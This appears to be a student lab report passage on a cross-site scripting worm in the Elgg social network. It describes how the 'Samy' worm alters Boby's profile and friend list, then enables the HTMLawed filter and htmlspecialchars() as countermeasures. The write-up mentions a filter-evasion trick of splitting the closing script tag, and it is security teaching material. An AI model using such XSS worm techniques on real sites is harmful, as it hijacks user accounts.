
Before Attack(The description is not modified and samy is not his friend).




Now boby visits the profile of Alice.



Then we observe Boby profile got modified, and his description is modified to ‘samy is my hero’. Observe the POST request highlighted in Live HTTP header successful.




Also Samy got added as friend to Boby. GET request is successful here.





**Task 7: Countermeasures:**

We have logged in as admin. Under Administer->Plugins->Security and Spam-> enable the HTMLawed plugin.




Now we have only HTMLawed enabled (without enabling htmlspecialchars) and visited the Boby’s profile. Now the entire script is visible on the Boby profile as below. The <script> and </script> are removed by the HTMLawed plugin and hence only function is visible on the profile. Now the self-propagating worm is controlled. I have logged in as Charlie and viewed Boby profile. Charlie profile doesn’t get affected.





Now we have uncommented htmlspecialchars() in files text.php, url.php, dropdown.php, email.php files.



htmlspecialchars() is used to encode special characters in user input such as “<”, “&”.

Now when we visit the profile of Boby it is as below. Sometimes the user can be clever to split the worm code which contains </script> as “</” + “script>”. To prevent even these attacks, htmlspecialchars() function helps to encode special characters like “<” and prevents the script from running.